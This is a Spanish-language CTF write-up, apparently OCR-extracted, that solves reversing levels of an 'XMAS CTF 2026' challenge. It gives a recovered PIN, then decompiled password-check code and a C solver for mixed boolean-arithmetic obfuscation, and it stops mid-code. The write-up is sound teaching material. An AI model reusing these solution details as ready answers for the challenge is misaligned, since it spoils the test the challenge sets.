
Valor de r16 = 1, segundo carácter (“5”):



Valor de r16 = 2, 4, tercer y quinto carácter (“C”):




Valor de r16 = 3, 5, cuarto y sexto carácter (“A”):



Sabiendo esto, podemos obtener el PIN, que será “25CACA”. Probamos a acceder:

Level 7

Un nuevo reto de reversing, en este caso MBAs y OCs (Mixed Boolean Arithmetic & Opaque Constants). De nuevo, abrimos el binario en IDA Pro, y observamos lo siguiente en las cadenas:



Address	Length	Type	String
.rdata:00FD...	0000004E	C	Enter your flag in lowercase at https://xmas2026.s4ur0n.com/level7/YOUR_FLAG\n
.rdata:00FD...	0000001C	C	
.rdata:00FD...	0000001F	C	
.rdata:00FD...	00000021	C	
.rdata:00FD...	00000022	C	* 2026 *
.rdata:00FD...	00000021	C	XMAS CTF
.rdata:00FD...	00000021	C	
.rdata:00FD...	00000022	C	
.rdata:00FD...	00000023	C	
.rdata:00FD...	00000022	C	
.rdata:00FD...	00000023	C	
.rdata:00FD...	00000024	C	
.rdata:00FD...	00000025	C	
.rdata:00FD...	00000026	C	
.rdata:00FD...	00000027	C	By s4ur0n jv
.rdata:00FD...	00000016	C	cs3group.com ;;;\n
.rdata:00FD...	00000033	C	Santa is waiting for your Christmas magic words...
.rdata:00FD...	00000019	C	Password to next level:
.rdata:00FD...	0000000E	C	Unknown error

La solución del reto se encuentra en:

https://xmas2026.s4ur0n.com/level7/<FLAG>

Revisando el código, observamos la función `sub_FD4AF7()`, que contiene la lógica de validación del password de entrada del binario.

```
puts("Santa is waiting for your Christmas magic words...");
sub_FD7020("Password to next level: ");
sub_FD6FD0("%s", Str);
putchar(10);
if ( strlen(Str) != 32 )
{
  v1 = sub_FD4A00(v66, v65);
  exit(v1);
}
for ( i = 0; Str[i]; ++i )
  Str[i] = tolower(Str[i]);
```

Lee el password de entrada, lo almacena en la variable “Str”, comprueba que tenga longitud 32, y lo convierte a minúsculas (tolower()).

A partir de aquí, empieza la comprobación, por ejemplo, como se ve en la siguiente imagen:

```
v4 = Str[sub_FD14AC(1, 1)];
if ( v4 == Str[sub_FD14AC(2, 5)] )
```

Comprueba que la posición de la cadena "`sub_FD14AC(1,1)`" tenga el mismo valor que la cadena en la posición "`sub_FD14AC(2,5)`".

La función `sub_FD14AC()` contiene el siguiente código:

```
int __cdecl sub_FD14AC(int a1, int a2)
{
  int v2; // ecx

  v2 = -14 * ~(a2 | a1) * ~(a2 | a1)
     + 20 * ~(a2 ^ a1) * ~(a2 | a1)
     + 16 * ~(a2 | a1) * (a1 & ~a2)
     + -7 * a1 * (a2 & ~a1)
     + 7 * a1 * ~(a2 | a1)
     + 28 * a1 * (a1 & ~a2)
     + 28 * a1 * (a2 & a1)
     + -63 * ~(a2 | a1) * (a1 & ~a2)
     + 90 * ~(a2 ^ a1) * (a1 & ~a2)
     + 72 * (a1 & ~a2) * (a1 & ~a2)
     + -18 * (a1 & ~a2) * (a2 & a1)
     + 21 * (a2 & ~a1) * (a2 & a1)
     + -49 * ~(a2 | a1) * (a2 & a1)
     + 70 * ~(a2 ^ a1) * (a2 & a1)
     + 56 * (a2 & a1) * (a1 & ~a2)
     + -14 * (a2 & a1) * (a2 & a1)
     + -5 * ~(a2 | a1)
     + 3 * (a1 & ~a2)
     - 3 * (a2 & a1)
     - 7 * (a2 ^ a1)
     - 5
     + 27 * (a2 & ~a1) * (a1 & ~a2)
     + 14 * a1 * (a2 | a1)
     - 4 * ~(a2 | a1) * (a2 & a1);
  return -14 * a1 * ~a2
       + -6 * (a2 & ~a1) * ~a1
       + -14 * a1 * ~(a2 | a1)
       + -14 * a1 * ~a1
       + -63 * a1 * (a1 & ~a2)
       + -14 * (a2 & a1) * ~a1
       + 2 * ~a2 * ~(a2 | a1)
       + 4 * ~a2 * (a2 | a1)
       + 8 * ~a2 * (a1 & ~a2)
       + 8 * ~a2 * (a2 & a1)
       + -3 * (a2 & ~a1) * (a2 & ~a1)
       + 3 * (a2 & ~a1) * ~(a2 | a1)
       + 6 * (a2 | a1) * (a2 & ~a1)
       + 12 * (a1 & ~a2) * (a2 & ~a1)
       + 12 * (a2 & a1) * (a2 & ~a1)
       + 6 * (a2 & ~a1) * ~(a2 | a1)
       + v2
```

```
       - 2 * ~a2 * (a2 & ~a1)
       - 49 * a1 * (a2 & a1)
       - 18 * ~a1 * (a1 & ~a2)
       - 49 * a1 * a1
       - 4 * ~(a2 | a1) * ~a1
       - 21 * a1 * (a2 & ~a1)
       - 4 * ~a2 * ~a1;
}
```

Creamos el siguiente código en C para obtener el valor de las comparaciones:

```
#include <stdio.h>
#include <stdint.h>


int sub_5E14AC(int a1, int a2)
{
  int v2; // ecx

  v2 = -14 * ~(a2 | a1) * ~(a2 | a1)
     + 20 * ~(a2 ^ a1) * ~(a2 | a1)
     + 16 * ~(a2 | a1) * (a1 & ~a2)
     + -7 * a1 * (a2 & ~a1)
     + 7 * a1 * ~(a2 | a1)
     + 28 * a1 * (a1 & ~a2)
     + 28 * a1 * (a2 & a1)
     + -63 * ~(a2 | a1) * (a1 & ~a2)
     + 90 * ~(a2 ^ a1) * (a1 & ~a2)
     + 72 * (a1 & ~a2) * (a1 & ~a2)
     + -18 * (a1 & ~a2) * (a2 & a1)
     + 21 * (a2 & ~a1) * (a2 & a1)
     + -49 * ~(a2 | a1) * (a2 & a1)
     + 70 * ~(a2 ^ a1) * (a2 & a1)
     + 56 * (a2 & a1) * (a1 & ~a2)
     + -14 * (a2 & a1) * (a2 & a1)
     + -5 * ~(a2 | a1)
     + 3 * (a1 & ~a2)
     - 3 * (a2 & a1)
     - 7 * (a2 ^ a1)
     - 5
     + 27 * (a2 & ~a1) * (a1 & ~a2)
     + 14 * a1 * (a2 | a1)
     - 4 * ~(a2 | a1) * (a2 & a1);
  return -14 * a1 * ~a2
       + -6 * (a2 & ~a1) * ~a1
       + -14 * a1 * ~(a2 | a1)
       + -14 * a1 * ~a1
       + -63 * a1 * (a1 & ~a2)
       + -14 * (a2 & a1) * ~a1
       + 2 * ~a2 * ~(a2 | a1)
       + 4 * ~a2 * (a2 | a1)
       + 8 * ~a2 * (a1 & ~a2)
       + 8 * ~a2 * (a2 & a1)
       + -3 * (a2 & ~a1) * (a2 & ~a1)
       + 3 * (a2 & ~a1) * ~(a2 | a1)
       + 6 * (a2 | a1) * (a2 & ~a1)
       + 12 * (a1 & ~a2) * (a2 & ~a1)
       + 12 * (a2 & a1) * (a2 & ~a1)
```

```
        + 6 * (a2 & ~a1) * ~(a2 | a1)
        + v2
        - 2 * ~a2 * (a2 & ~a1)
        - 49 * a1 * (a2 & a1)
        - 18 * ~a1 * (a1 & ~a2)
        - 49 * a1 * a1
        - 4 * ~(a2 | a1) * ~a1
        - 21 * a1 * (a2 & ~a1)
        - 4 * ~a2 * ~a1;
}

int __cdecl sub_5E1903(int a1, int a2)
{
  int result; // eax
  char v3[9]; // [esp+24h] [ebp-54h] BYREF
  char v4; // [esp+2Dh] [ebp-4Bh]
  char v5; // [esp+2Eh] [ebp-4Ah]
  char v6; // [esp+2Fh] [ebp-49h]
  char v7; // [esp+30h] [ebp-48h]
  char v8; // [esp+31h] [ebp-47h]
  char v9[12]; // [esp+32h] [ebp-46h] BYREF
  char v10; // [esp+3Eh] [ebp-3Ah] BYREF
  char v11; // [esp+3Fh] [ebp-39h]
  char v12; // [esp+40h] [ebp-38h]
  char v13; // [esp+41h] [ebp-37h]
  char v14; // [esp+42h] [ebp-36h]
  char v15; // [esp+43h] [ebp-35h]
  char v16; // [esp+44h] [ebp-34h]
  char v17; // [esp+45h] [ebp-33h]
  char v18; // [esp+46h] [ebp-32h]
  char v19; // [esp+47h] [ebp-31h]
  char v20; // [esp+48h] [ebp-30h]
  char v21; // [esp+49h] [ebp-2Fh]
  char v22; // [esp+4Ah] [ebp-2Eh]
  char v23; // [esp+4Bh] [ebp-2Dh]
  char v24; // [esp+4Ch] [ebp-2Ch]
  char v25; // [esp+4Dh] [ebp-2Bh]
  char v26; // [esp+4Eh] [ebp-2Ah]
  char v27; // [esp+4Fh] [ebp-29h]
  char v28; // [esp+50h] [ebp-28h]
  char v29; // [esp+51h] [ebp-27h]
  char v30; // [esp+52h] [ebp-26h]
  char v31; // [esp+53h] [ebp-25h]
  char v32; // [esp+54h] [ebp-24h]
  char v33; // [esp+55h] [ebp-23h]
  char v34[4]; // [esp+56h] [ebp-22h] BYREF
  char v35; // [esp+5Ah] [ebp-1Eh]
  char v36; // [esp+5Bh] [ebp-1Dh]
  char v37; // [esp+5Ch] [ebp-1Ch]
  char v38; // [esp+5Dh] [ebp-1Bh]
  char v39; // [esp+5Eh] [ebp-1Ah]
  char v40; // [esp+5Fh] [ebp-19h] BYREF
  char v41; // [esp+60h] [ebp-18h]
  char v42; // [esp+61h] [ebp-17h]
  char v43; // [esp+62h] [ebp-16h]
  char v44; // [esp+63h] [ebp-15h]
  char v45; // [esp+64h] [ebp-14h]
  char v46; // [esp+65h] [ebp-13h]
  char v47; // [esp+66h] [ebp-12h]
  char v48; // [esp+67h] [ebp-11h]
  char *Buffer; // [esp+68h] [ebp-10h]
```

```
  int i; // [esp+6Ch] [ebp-Ch]

  v40 = -97 * (a2 ^ a1)
      - 62 * (a2 & ~(unsigned char)a1)
      + 97 * a1
      - 97 * a2
      + (a1 - 21 - a2 + 2 * (a2 & ~(unsigned char)a1) - (a2 ^ a1))
      * (-16 * (a2 & ~(unsigned char)a1) + 8 * a2 + -8 * a1 - 88 + 8 *
(a2 ^ a1))
      + 11;
  v41 = -97 * (a2 ^ a1)
      - 62 * (a2 & ~(unsigned char)a1)
      + 97 * a1
      - 97 * a2
      + (a1 + 87 - a2 + 2 * (a2 & ~(unsigned char)a1) - (a2 ^ a1))
      * (-16 * (a2 & ~(unsigned char)a1) + 8 * a2 + -8 * a1 + 72 + 8 *
(a2 ^ a1))
      - 9;
  v42 = -97 * (a2 ^ a1)
      - 62 * (a2 & ~(unsigned char)a1)
      + 97 * a1
      - 97 * a2
      + (-16 * (a2 & ~(unsigned char)a1) + 8 * a2 + -8 * a1 - 112 + 8
* (a2 ^ a1))
      * (a1 + 78 - a2 + 2 * (a2 & ~(unsigned char)a1) - (a2 ^ a1))
      - 114;
  v43 = -97 * (a2 ^ a1)
      - 62 * (a2 & ~(unsigned char)a1)
      + 97 * a1
      - 97 * a2
      + (a1 - 49 - a2 + 2 * (a2 & ~(unsigned char)a1) - (a2 ^ a1))
      * (-16 * (a2 & ~(unsigned char)a1) + 8 * a2 + -8 * a1 - 120 + 8
* (a2 ^ a1))
      + 111;
  v44 = -97 * (a2 ^ a1)
      - 62 * (a2 & ~(unsigned char)a1)
      + 97 * a1
      - 97 * a2
      + (a1 - 46 - a2 + 2 * (a2 & ~(unsigned char)a1) - (a2 ^ a1))
      * (-16 * (a2 & ~(unsigned char)a1) + 8 * a2 + -8 * a1 + 112 + 8
* (a2 ^ a1))
      - 110;
  v45 = -97 * (a2 ^ a1)
      - 62 * (a2 & ~(unsigned char)a1)
      + 97 * a1
      - 97 * a2
      + (-16 * (a2 & ~(unsigned char)a1) + 8 * a2 + -8 * a1 - 72 + 8 *
(a2 ^ a1))
      * (a1 - 119 - a2 + 2 * (a2 & ~(unsigned char)a1) - (a2 ^ a1))
      - 23;
  v46 = -97 * (a2 ^ a1)
      - 62 * (a2 & ~(unsigned char)a1)
      + 97 * a1
      - 97 * a2
      + (a1 + 116 - a2 + 2 * (a2 & ~(unsigned char)a1) - (a2 ^ a1))
      * (-16 * (a2 & ~(unsigned char)a1) + 8 * a2 + -8 * a1 + 96 + 8 *
(a2 ^ a1))
      - 12;
  v47 = -97 * (a2 ^ a1)
      - 62 * (a2 & ~(unsigned char)a1)
      + 97 * a1
```

```
      - 97 * a2
      + (-16 * (a2 & ~(unsigned char)a1) + 8 * a2 + -8 * a1 + 40 + 8 *
(a2 ^ a1))
      * (a1 + 27 - a2 + 2 * (a2 & ~(unsigned char)a1) - (a2 ^ a1))
      + 59;
  v48 = -97 * (a2 ^ a1)
      - 62 * (a2 & ~(unsigned char)a1)
      + 97 * a1
      - 97 * a2
      + 8 * (a1 - a2 + 2 * (a2 & ~(unsigned char)a1) - (a2 ^ a1)) *
(30 * (a2 & ~(unsigned char)a1) + 31 * a1 + a2 + (a2 ^ a1));
  v34[0] = -97 * (a2 ^ a1)
         - 62 * (a2 & ~(unsigned char)a1)
         + 97 * a1
         - 97 * a2
         + (-16 * (a2 & ~(unsigned char)a1) + 8 * a2 + -8 * a1 + 72 +
8 * (a2 ^ a1))
         * (a1 + 55 - a2 + 2 * (a2 & ~(unsigned char)a1) - (a2 ^ a1))
         - 41;
  v34[1] = v41;
  v34[2] = v41;
  v34[3] = v41;
  v35 = -97 * (a2 ^ a1)
      - 62 * (a2 & ~(unsigned char)a1)
      + 97 * a1
      - 97 * a2
      + (-16 * (a2 & ~(unsigned char)a1) + 8 * a2 + -8 * a1 + 0x80 + 8
* (a2 ^ a1))
      * (a1 + 112 - a2 + 2 * (a2 & ~(unsigned char)a1) - (a2 ^ a1))
      + 112;
  v36 = v35;
  v37 = v35;
  v38 = v47;
  v39 = v48;

  v10 = -97 * (a2 ^ a1)
      - 62 * (a2 & ~(unsigned char)a1)
      + 97 * a1
      - 97 * a2
      + 8 * (a1 + 32 - a2 + 2 * (a2 & ~(unsigned char)a1) - (a2 ^ a1))
* (30 * (a2 & ~(unsigned char)a1) + 31 * a1 + a2 + (a2 ^ a1))
      + 32;
  v11 = -97 * (a2 ^ a1)
      - 62 * (a2 & ~(unsigned char)a1)
      + 97 * a1
      - 97 * a2
      + (a1 - 110 - a2 + 2 * (a2 & ~(unsigned char)a1) - (a2 ^ a1))
      * (-16 * (a2 & ~(unsigned char)a1) + 8 * a2 + -8 * a1 + 112 + 8
* (a2 ^ a1))
      + 82;
  v12 = -97 * (a2 ^ a1)
      - 62 * (a2 & ~(unsigned char)a1)
      + 97 * a1
      - 97 * a2
      + (-16 * (a2 & ~(unsigned char)a1) + 8 * a2 + -8 * a1 + 0x80 + 8
* (a2 ^ a1))
      * (a1 + 48 - a2 + 2 * (a2 & ~(unsigned char)a1) - (a2 ^ a1))
      + 48;
  v13 = v11;
  v14 = -97 * (a2 ^ a1)
      - 62 * (a2 & ~(unsigned char)a1)
```

```
      + 97 * a1
      - 97 * a2
      + (-16 * (a2 & ~(unsigned char)a1) + 8 * a2 + -8 * a1 + 80 + 8 *
(a2 ^ a1))
      * (a1 + 22 - a2 + 2 * (a2 & ~(unsigned char)a1) - (a2 ^ a1))
      + 86;
  v15 = v10;
  v16 = -97 * (a2 ^ a1)
      - 62 * (a2 & ~(unsigned char)a1)
      + 97 * a1
      - 97 * a2
      + (a1 + 88 - a2 + 2 * (a2 & ~(unsigned char)a1) - (a2 ^ a1))
      * (-16 * (a2 & ~(unsigned char)a1) + 8 * a2 + -8 * a1 + 64 + 8 *
(a2 ^ a1))
      + 88;
  v17 = -97 * (a2 ^ a1)
      - 62 * (a2 & ~(unsigned char)a1)
      + 97 * a1
      - 97 * a2
      + (-16 * (a2 & ~(unsigned char)a1) + 8 * a2 + -8 * a1 + 88 + 8 *
(a2 ^ a1))
      * (a1 + 53 - a2 + 2 * (a2 & ~(unsigned char)a1) - (a2 ^ a1))
      + 21;
  v18 = -97 * (a2 ^ a1)
      - 62 * (a2 & ~(unsigned char)a1)
      + 97 * a1
      - 97 * a2
      + (-16 * (a2 & ~(unsigned char)a1) + 8 * a2 + -8 * a1 - 72 + 8 *
(a2 ^ a1))
      * (a1 + 105 - a2 + 2 * (a2 & ~(unsigned char)a1) - (a2 ^ a1))
      - 55;
  v19 = -97 * (a2 ^ a1)
      - 62 * (a2 & ~(unsigned char)a1)
      + 97 * a1
      - 97 * a2
      + (a1 - 5 - a2 + 2 * (a2 & ~(unsigned char)a1) - (a2 ^ a1))
      * (-16 * (a2 & ~(unsigned char)a1) + 8 * a2 + -8 * a1 + 40 + 8 *
(a2 ^ a1))
      + 27;
  v20 = v10;
  v21 = v40;
  v22 = -97 * (a2 ^ a1)
      - 62 * (a2 & ~(unsigned char)a1)
      + 97 * a1
      - 97 * a2
      + (-16 * (a2 & ~(unsigned char)a1) + 8 * a2 + -8 * a1 + 96 + 8 *
(a2 ^ a1))
      * (a1 + 84 - a2 + 2 * (a2 & ~(unsigned char)a1) - (a2 ^ a1))
      - 44;
  v23 = -97 * (a2 ^ a1)
      - 62 * (a2 & ~(unsigned char)a1)
      + 97 * a1
      - 97 * a2
      + (-16 * (a2 & ~(unsigned char)a1) + 8 * a2 + -8 * a1 - 48 + 8 *
(a2 ^ a1))
      * (a1 + 38 - a2 + 2 * (a2 & ~(unsigned char)a1) - (a2 ^ a1))
      + 102;
  v24 = v10;
  v25 = v35;
  v26 = -97 * (a2 ^ a1)
      - 62 * (a2 & ~(unsigned char)a1)
```

```
      + 97 * a1
      - 97 * a2
      + (-16 * (a2 & ~(unsigned char)a1) + 8 * a2 + -8 * a1 - 96 + 8 *
(a2 ^ a1))
      * (a1 + 108 - a2 + 2 * (a2 & ~(unsigned char)a1) - (a2 ^ a1))
      - 20;
  v27 = v45;
  v28 = -97 * (a2 ^ a1)
      - 62 * (a2 & ~(unsigned char)a1)
      + 97 * a1
      - 97 * a2
      + 8
      * (a1 + 33 - a2 + 2 * (a2 & ~(unsigned char)a1) - (a2 ^ a1))
      * (30 * (a2 & ~(unsigned char)a1) + 31 * (a1 + 1) + a2 + (a2 ^
a1))
      - 127;
  v29 = -97 * (a2 ^ a1)
      - 62 * (a2 & ~(unsigned char)a1)
      + 97 * a1
      - 97 * a2
      + (a1 - 51 - a2 + 2 * (a2 & ~(unsigned char)a1) - (a2 ^ a1))
      * (-16 * (a2 & ~(unsigned char)a1) + 8 * a2 + -8 * a1 - 104 + 8
* (a2 ^ a1))
      - 83;
  v30 = v44;
  v31 = -97 * (a2 ^ a1)
      - 62 * (a2 & ~(unsigned char)a1)
      + 97 * a1
      - 97 * a2
      + (-16 * (a2 & ~(unsigned char)a1) + 8 * a2 + -8 * a1 - 72 + 8 *
(a2 ^ a1))
      * (a1 + 73 - a2 + 2 * (a2 & ~(unsigned char)a1) - (a2 ^ a1))
      - 87;
  v32 = -97 * (a2 ^ a1)
      - 62 * (a2 & ~(unsigned char)a1)
      + 97 * a1
      - 97 * a2
      + (-16 * (a2 & ~(unsigned char)a1) + 8 * a2 + -8 * a1 - 80 + 8 *
(a2 ^ a1))
      * (a1 + 106 - a2 + 2 * (a2 & ~(unsigned char)a1) - (a2 ^ a1))
      + 42;
  v33 = v48;
  v9[0] = -97 * (a2 ^ a1)
        - 62 * (a2 & ~(unsigned char)a1)
        + 97 * a1
        - 97 * a2
        + (a1 - 65 - a2 + 2 * (a2 & ~(unsigned char)a1) - (a2 ^ a1))
        * (-16 * (a2 & ~(unsigned char)a1) + 8 * a2 + -8 * a1 + 8 + 8
* (a2 ^ a1))
        + 95;
  v9[1] = v29;
  v9[2] = v26;
  v9[3] = v26;
  v9[4] = v10;
  v9[5] = -97 * (a2 ^ a1)
        - 62 * (a2 & ~(unsigned char)a1)
        + 97 * a1
        - 97 * a2
        + (-16 * (a2 & ~(unsigned char)a1) + 8 * a2 + -8 * a1 - 32 + 8
* (a2 ^ a1))
        * (a1 + 100 - a2 + 2 * (a2 & ~(unsigned char)a1) - (a2 ^ a1))
```

```
        - 28;
  v9[6] = v41;
  v9[7] = v42;
  v9[8] = v29;
  v9[9] = v31;
  v9[10] = v32;
  v9[11] = v48;
  v3[0] = v22;
  v3[1] = v44;
  v3[2] = v28;
  v3[3] = v10;
  v3[4] = v45;
  v3[5] = v43;
  v3[6] = v45;
  v3[7] = -97 * (a2 ^ a1)
        - 62 * (a2 & ~(unsigned char)a1)
        + 97 * a1
        - 97 * a2
        + (-16 * (a2 & ~(unsigned char)a1) + 8 * a2 + -8 * a1 + 120 +
8 * (a2 ^ a1))
        * (a1 + 17 - a2 + 2 * (a2 & ~(unsigned char)a1) - (a2 ^ a1))
        + 113;
  v3[8] = v42;
  v4 = -97 * (a2 ^ a1)
     - 62 * (a2 & ~(unsigned char)a1)
     + 97 * a1
     - 97 * a2
     + (-16 * (a2 & ~(unsigned char)a1) + 8 * a2 + -8 * a1 - 112 + 8 *
(a2 ^ a1))
     * (a1 + 14 - a2 + 2 * (a2 & ~(unsigned char)a1) - (a2 ^ a1))
     + 78;
  v5 = v4;
  v6 = v4;
  v7 = v32;
  v8 = v48;
  if ( sub_5E14AC(a1, a2) == 24 )
    Buffer = &v40;
  else
    Buffer = v34;
  for ( i = 0; Buffer[i]; ++i )
    putchar(Buffer[i]);
  //sub_5E7020("%s", &v10);
  i = sub_5E14AC(a1, a2);
  if ( i == 24 )
    Buffer = v9;
  else
    Buffer = v3;
  result = puts(Buffer);
  if ( i == 24 )
    return puts("Enter your flag in lowercase at
https://xmas2026.s4ur0n.com/level7/YOUR_FLAG\n");
  return result;
}

#include <time.h>

int main()
{
    sub_5E1903(10,14);
    //printf("c=%i\n",sub_5E14AC(10, 4));
```

```
    int v65 = 0;
    int v66 = 0;

    printf("p=%i\n",sub_5E14AC(0, 1));
    int a1 = 194 * (v65 & ~v66)
                 + 159 * v65
                 + 97 * v66
                 + 173
                 + 159 * (v65 ^ v66)
                 + (240 * (v65 & ~v66) + 8 * v65 + 248 * v66 + 152 +
8 * (v65 ^ v66))
                 * (v66 + 205 + 255 * v65 + 2 * (v65 & ~v66) + 255 *
(v65 ^ v66));
    printf("c=%c\n", a1);

    printf("\np=%i\n",sub_5E14AC(1, 1));
    printf("p=%i\n",sub_5E14AC(2, 5));

    printf("\np=%i\n",sub_5E14AC(10, 5));
    printf("p=%i\n",sub_5E14AC(9, 14));

    printf("\np=%i\n",sub_5E14AC(1, 2));
    a1 = 194 * (v65 & ~v66)
                       + 159 * v65
                       + 97 * v66
                       + 134
                       + 159 * (v65 ^ v66)
                       + (v66 + 70 + 255 * v65 + 2 * (v65 & ~v66) +
255 * (v65 ^ v66))
                       * (240 * (v65 & ~v66) + 8 * v65 + 248 * v66 +
208 + 8 * (v65 ^ v66));
    printf("c=%c\n", a1);

    printf("\np=%i\n",sub_5E14AC(10, 4));
    a1 = 194 * (v65 & ~v66)
                         + 159 * v65
                         + 97 * v66
                         + 134
                         + 159 * (v65 ^ v66)
                         + (v66 + 70 + 255 * v65 + 2 * (v65 & ~v66)
+ 255 * (v65 ^ v66))
                         * (240 * (v65 & ~v66) + 8 * v65 + 248 *
v66 + 208 + 8 * (v65 ^ v66));
    printf("c=%c\n", a1);

    printf("\np=%i\n",sub_5E14AC(12, 9));
    printf("p=%i\n",sub_5E14AC(28, 2));

    printf("\np=%i\n",sub_5E14AC(3, 5));
    a1 = 194 * (v65 & ~v66)
                           + 159 * v65
                           + 97 * v66
                           + 125
                           + 159 * (v65 ^ v66)
                           + (240 * (v65 & ~v66) + 8 * v65 + 248
* v66 + 24 + 8 * (v65 ^ v66))
                           * (v66 + 157 + 255 * v65 + 2 * (v65 &
~v66) + 255 * (v65 ^ v66));
    printf("c=%c\n", a1);

    printf("\np=%i\n",sub_5E14AC(10, 8));
```

```
    a1 = 194 * (v65 & ~v66)
                                  + 159 * v65
                                  + 97 * v66
                                  + 125
                                  + 159 * (v65 ^ v66)
                                  + (240 * (v65 & ~v66) + 8 * v65 +
248 * v66 + 24 + 8 * (v65 ^ v66))
                                  * (v66 + 157 + 255 * v65 + 2 * (v65
& ~v66) + 255 * (v65 ^ v66));
    printf("c=%c\n", a1);

    printf("\np=%i\n",sub_5E14AC(12, 13));
    printf("p=%i\n",sub_5E14AC(13, 13));

    printf("\np=%i\n",sub_5E14AC(-1, 1));
    a1 = 194 * (v65 & ~v66)
                                    + 159 * v65
                                    + 97 * v66
                                    + 251
                                    + 159 * (v65 ^ v66)
                                    + (240 * (v65 & ~v66) + 8 * v65
+ 248 * v66 + 40 + 8 * (v65 ^ v66))
                                    * (v66 + 219 + 255 * v65 + 2 *
(v65 & ~v66) + 255 * (v65 ^ v66));
    printf("c=%c\n", a1);

    printf("\np=%i\n",sub_5E14AC(9, 2));
    printf("p=%i\n",sub_5E14AC(8, 4));

    printf("\np=%i\n",sub_5E14AC(1, 3));
    a1 = 194 * (v65 & ~v66)
                                      + 159 * v65
                                      + 97 * v66
                                      + 86
                                      + 159 * (v65 ^ v66)
                                      + (v66 + 22 + 255 * v65 + 2
* (v65 & ~v66) + 255 * (v65 ^ v66))
                                      * (240 * (v65 & ~v66) + 8 *
v65 + 248 * v66 + 80 + 8 * (v65 ^ v66));
    printf("c=%c\n", a1);

    printf("\np=%i\n",sub_5E14AC(2, 3));
    printf("p=%i\n",sub_5E14AC(7, 3));

    printf("\np=%i\n",sub_5E14AC(2, 4));
    a1 = 194 * (v65 & ~v66)
                                        + 159 * v65
                                        + 97 * v66
                                        + 180
                                        + 159 * (v65 ^ v66)
                                        + (v66 + 52 + 255 * v65
+ 2 * (v65 & ~v66) + 255 * (v65 ^ v66))
                                        * (240 * (v65 & ~v66) +
8 * v65 + 248 * v66 + 96 + 8 * (v65 ^ v66));
    printf("c=%c\n", a1);

    printf("\np=%i\n",sub_5E14AC(10, 12));
    printf("p=%i\n",sub_5E14AC(10, 19));

    printf("\np=%i\n",sub_5E14AC(9, 4));
    a1 = 194 * (v65 & ~v66)
```

```
                                                    + 159 * v65
                                                    + 97 * v66
                                                    + 82
                                                    + 159 * (v65 ^ v66)
                                                    + (240 * (v65 &
~v66) + 8 * v65 + 248 * v66 + 112 + 8 * (v65 ^ v66))
                                                    * (v66 + 146 + 255 *
v65 + 2 * (v65 & ~v66) + 255 * (v65 ^ v66));
    printf("c=%c\n", a1);

    printf("\np=%i\n",sub_5E14AC(18, 2));
    a1 = 194 * (v65 & ~v66)
                                                      + 159 * v65
                                                      + 97 * v66
                                                      + 82
                                                      + 159 * (v65 ^
v66)
                                                      + (240 * (v65 &
~v66) + 8 * v65 + 248 * v66 + 112 + 8 * (v65 ^ v66))
                                                      * (v66 + 146 + 255
* v65 + 2 * (v65 & ~v66) + 255 * (v65 ^ v66));
    printf("c=%c\n", a1);

    printf("\np=%i\n",sub_5E14AC(4, 5));
    a1 = 194 * (v65 & ~v66)
                                                        + 159 * v65
                                                        + 97 * v66
                                                        + 48
                                                        + 159 * (v65 ^
v66)
                                                        + (v66 + 48 +
255 * v65 + 2 * (v65 & ~v66) + 255 * (v65 ^ v66))
                                                        * (240 * (v65 &
~v66) + 8 * v65 + 248 * v66 + 128 + 8 * (v65 ^ v66));
    printf("c=%c\n", a1);

    printf("\np=%i\n",sub_5E14AC(9, 7));
    a1 = 194 * (v65 & ~v66)
                                                          + 159 * v65
                                                          + 97 * v66
                                                          + 130
                                                          + 159 * (v65 ^
v66)
                                                          + (v66 + 194 +
255 * v65 + 2 * (v65 & ~v66) + 255 * (v65 ^ v66))
                                                          * (240 * (v65
& ~v66)
                                                           + 8 * v65
                                                           + 248 * v66
                                                           + 240
                                                           + 8 * (v65 ^
v66));
    printf("c=%c\n", a1);

    printf("\np=%i\n",sub_5E14AC(10, 7));
    a1 = 194 * (v65 & ~v66)
                                                            + 159 * v65
                                                            + 97 * v66
                                                            + 63
                                                            + 159 * (v65
^ v66)
```

```
                                                                + (240 *
(v65 & ~v66)
                                                                 + 8 * v65
                                                                 + 248 * v66
                                                                 + 8
                                                                 + 8 * (v65
^ v66))
                                                                * (v66 + 159
+ 255 * v65 + 2 * (v65 & ~v66) + 255 * (v65 ^ v66));
    printf("c=%c\n", a1);

    printf("\np=%i\n",sub_5E14AC(12, 12));
    a1 = 194 * (v65 & ~v66)
                                                                  + 159 *
v65
                                                                  + 97 * v66
                                                                  + 233
                                                                  + 159 *
(v65 ^ v66)
                                                                  + (v66
                                                                   + 137
